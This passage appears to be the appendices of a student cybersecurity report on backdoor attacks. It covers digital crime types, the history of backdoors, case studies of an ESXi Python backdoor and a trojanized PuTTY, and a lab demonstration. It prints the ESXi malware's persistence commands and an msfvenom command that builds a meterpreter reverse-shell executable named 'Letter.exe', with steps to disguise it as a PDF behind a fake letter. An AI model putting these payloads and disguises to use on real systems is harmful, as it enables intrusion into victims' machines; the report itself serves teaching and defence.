Hacking is another type of digital crime that involves unauthorized access to computer systems or networks in order to steal sensitive information, disrupt operations, or commit other crimes. Hackers may use a variety of techniques, such as exploiting vulnerabilities in software or using social engineering tactics to trick people into revealing their login credentials.

Distribution of illegal content is another form of digital crime. This can include the distribution of child pornography, pirated software, or other illegal or copyrighted material. Sharing such material online is illegal and can result in serious consequences. Cyberstalking is another type of digital crime that involves the use of the internet or other electronic means to harass, intimidate, or threaten someone. This can include sending threatening messages or emails, posting threatening or personal information online, or using tracking software to monitor someone's online activities.

Digital crime is a significant and growing problem, as the internet and other digital technologies continue to become more prevalent in our lives. These crimes can have serious consequences for both individuals and organizations, and it is important for people to be aware of the risks and to take steps to protect themselves and their information (Joseph, 2017).

6.2 Appendix 2: Detailed History and Evolution

A backdoor is a method of bypassing normal authentication procedures in order to gain unauthorized access to a system. Backdoor attacks have been around for as long as there have been computer systems, and they have evolved significantly over time. In the early days of computing, backdoors were often implemented as a means of allowing developers to access systems for debugging and maintenance purposes. These backdoors were often undocumented and were not intended to be used by anyone other than the developers who implemented them.



Backdoors attack in Cybersecurity
C&C Server
Once installed, the backdoor checks which port is allowed to access C&C Server
Sending a backdoor to a target system
Attacker
User Agent 1
User Agent 2
User Agent 3
Firewall
Local DNS Server

Figure 17: Backdoor attack workflow (Rawal, 2022).

As computer systems became more sophisticated and the internet grew in popularity, backdoors began to be used more frequently as a means of accessing systems for malicious purposes. Hackers would search for and exploit these backdoors in order to gain unauthorized access to sensitive information or to launch attacks on other systems. In response to the increasing threat of backdoor attacks, security measures such as firewalls and authentication protocols were developed to protect against unauthorized access. However, as these measures have become more effective, hackers have had to find new and more sophisticated ways of accessing systems.


One common technique used by hackers is to install a malicious program on a system that creates a backdoor. This can be done through a variety of means, including phishing attacks, malware infections, and unpatched vulnerabilities. Once the backdoor is in place, the hacker can use it to gain access to the system at any time and can use it to perform a variety of malicious actions. Another technique that has become increasingly common is the use of "zero-day" vulnerabilities. These are vulnerabilities in software or hardware that are unknown to the manufacturer and have not yet been patched. Hackers can exploit these vulnerabilities to gain access to systems and install backdoors, allowing them to gain unauthorized access even if the system is fully patched and up to date.

Overall, the evolution of backdoor attacks has been driven by the increasing complexity of computer systems and the constant arms race between hackers and security professionals. As new technologies and security measures are developed, hackers will continue to find new ways to bypass them and gain unauthorized access to systems (Erickson, 2016).

6.3 Appendix 3: Case Study 1: Python backdoor in VMware ESXi servers

A previously undisclosed Python-based backdoor targeting VMware ESXi servers was recently discovered by Juniper Networks researchers. This backdoor enables hackers to execute commands remotely on compromised systems. VMware ESXi is a virtualization platform that is commonly used in the enterprise to host multiple servers on a single device, allowing for more effective use of CPU and memory resources.

The researchers found the backdoor on a VMware ESXi server, but were unable to determine how the server was initially compromised due to limited log retention. They suspect that the server may have been compromised through the use of the CVE-2019-5544 and CVE-2020-3992 vulnerabilities in ESXi's OpenSLP service. Although the malware is technically capable of targeting Linux and Unix systems as well, Juniper's analysts found multiple indications that it was specifically designed for attacks against ESXi.



```
/bin/mv /bin/hostd-probe.sh /bin/hostd-probe.sh.1
/bin/cat << LOCAL2 >> /bin/hostd-probe.sh
/bin/nohup /bin/python -u /store/packages/vmtools.py >/dev/null 2>&1&
LOCAL2
/bin/cat /bin/hostd-probe.sh.1 >> /bin/hostd-probe.sh
/bin/chmod 755 /bin/hostd-probe.sh
/bin/rm /bin/hostd-probe.sh.1
/bin/touch -r /usr/lib/vmware/busybox/bin/busybox /bin/hostd-probe.sh
```

Figure 18: Python backdoor in VMware ESXi (Toulas, 2022).

The backdoor adds seven lines to the "/etc/rc.local.d/local.sh" file, which is one of the few ESXi files that survives reboots and is executed at startup. Typically, this file is empty except for advisory comments and an exit statement. One of the added lines launches a Python script located at "/store/packages/vmtools.py", which is in a directory that stores VM disk images, logs, and other files. The name and location of this script indicate that the malware operators specifically targeted VMware ESXi servers.

The script launches a web server that accepts password-protected POST requests from the remote threat actors. These requests can carry base-64 encoded command payloads or launch a reverse shell on the host. The reverse shell allows the compromised server to initiate a connection with the threat actor, which can help bypass firewall restrictions or work around limited network connectivity. Juniper's analysts observed that the threat actors also modified the ESXi reverse HTTP proxy configuration to allow remote access to the planted web server. This modification was made to the "/etc/vmware/rhttpproxy/endpoints.conf" file, which is also backed up and restored after a reboot, allowing for persistent modifications.

6.4 Appendix 4: Case Study 2: PuTTY SSH client backdoor in media company

In this case study, threat actors used a trojanized version of the popular PuTTY SSH client to drop malware on their targets' systems. The attack began with a job offer sent via email, and communication was later moved to WhatsApp where the ISO file containing the trojanized PuTTY client was shared.

The ISO file included a text file with IP address and login credentials, as well as the tampered version of PuTTY. The malicious version of PuTTY was larger in size than the legitimate version due to the inclusion of a malicious payload in its data section. However, it was fully functional and looked identical to the legitimate version.

When the victim used the tampered version of PuTTY to connect to the host using the provided credentials, it deployed a malicious DAVESHELL shellcode payload in the form of a DLL, which was packed with Themida. The malicious PuTTY then used a search order hijacking vulnerability to load the DLL and execute it stealthily.

The DLL acted as a dropper for the final payload, the AIRDRY.V2 backdoor malware, which was executed directly in memory. This malware was able to communicate with its command-and-control server through various methods, including HTTP, file, and SMB over a named pipe. It was also able to execute plugins in memory.



Contact Established with Victim
Job Assessment ISO Archive
Victim attempts to connect to assessment with backdoored PuTTY
PuTTY launches Themida-packed DLL on connection
DAVESHELL shellcode loaded in memory
AIRDRY.V2 Backdoor Deployed
Backdoor communication established with C2 servers


Figure 19: PuTTY SSH client backdoor (Toulas, 2022).

The AIRDRY.V2 malware had several capabilities, including the ability to upload basic system information, update the beacon interval based on a value provided by the C2 server, deactivate until a new start date and time, upload and update the current configuration, and keep the connection alive. It could also update the beacon interval based on a value in the configuration, update the AES key used to encrypt C2 requests and configuration data, and download and execute a plugin in memory.

To protect against this type of attack, it is important to verify the legitimacy of any SSH client being used and to be cautious when downloading files or opening them from unknown sources. To check for trojanized versions of PuTTY, you can look at the properties of the executable and ensure that it is digitally signed by 'Simon Tatham.' The legitimate KiTTY program should also be checked for malicious detections by uploading it to a virus scanning service, such as VirusTotal.

6.5 Appendix 5: Attack Demonstration

Firstly, the IP address of the attacker machine was taken so that the reverse TCP connection can be established to the IP address of the attacker machine.




Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
22:00
Trash
File System
Home
sujen@kali: ~
File Actions Edit View Help

```
┌──(sujen㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
000
    link/ether 00:0c:29:44:1c:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.70/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 77223sec preferred_lft 77223sec
    inet6 fe80::20c:29ff:fe44:1c71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(sujen㉿kali)-[~]
└─$ 
```

Figure 20: IP address of the attacker machine

Then the executable file was created from Metasploit using the command, msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.70 lport=4444 -f exe > Letter.exe. Here, lhost is the IP of attacker machine and lport is one open port of the machine.




Kali - VMware Workstation
File Edit View VM Tabs Help
Trash
File System
Home
21:51
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(sujen㉿kali)-[~]
└─$ sudo su

[sudo] password for sujen:
┌──(root㉿kali)-[/home/sujen]
└─# cd Desktop

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.70 lport=4444 -f exe > Lette
r.exe
```

Figure 21: Creating the backdoor

The backdoor file was created in the Desktop of the attacker machine.




Kali - VMware Workstation
File Edit View VM Tabs Help
22:08
Trash
File System
Home
Letter.exe
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
NTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized consta
nt HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAM
E was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized consta
nt HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PRE
FERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized consta
nt HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
ansport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDE
NTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes

┌──(root㉿kali)-[/home/sujen/Desktop]
└─#
```

Figure 22: Backdoor created in the attacker machine

A fake document was created so that the file that is sent as attachment seems legitimate.



File Home Insert Draw Design Layout References Mailings Review View Help
Comments Share
Ruler
Gridlines
Navigation Pane
Show
Arial 12
Font
Paragraph
Normal No Spacing Heading 1 Heading 2
Styles
Editor
islington college
(इस्लिङ्टन कलेज)
ing GROUP
Page 1 of 2 304 words Accessibility: Investigate
Focus 90%

Kamal Marg, Kamal Pokhari, Kathmandu, Nepal
9801042242, 9801000400
info@islington.edu.np

Dear Sujen,

I am writing to express my sincere appreciation for your hard work and dedication to the organization. Your contributions have been invaluable, and I am grateful for all that you have done to help us achieve our goals. I wanted to take a moment to recognize your role in our company's recent achievements. Your efforts have been instrumental in driving our success, and I am proud to have you as a member of our team. Some specific areas where your contributions have made a significant impact include:

Figure 23: Creating a fake document

A pdf icon was downloaded from the internet so that the backdoor file can be made to look like a pdf file.


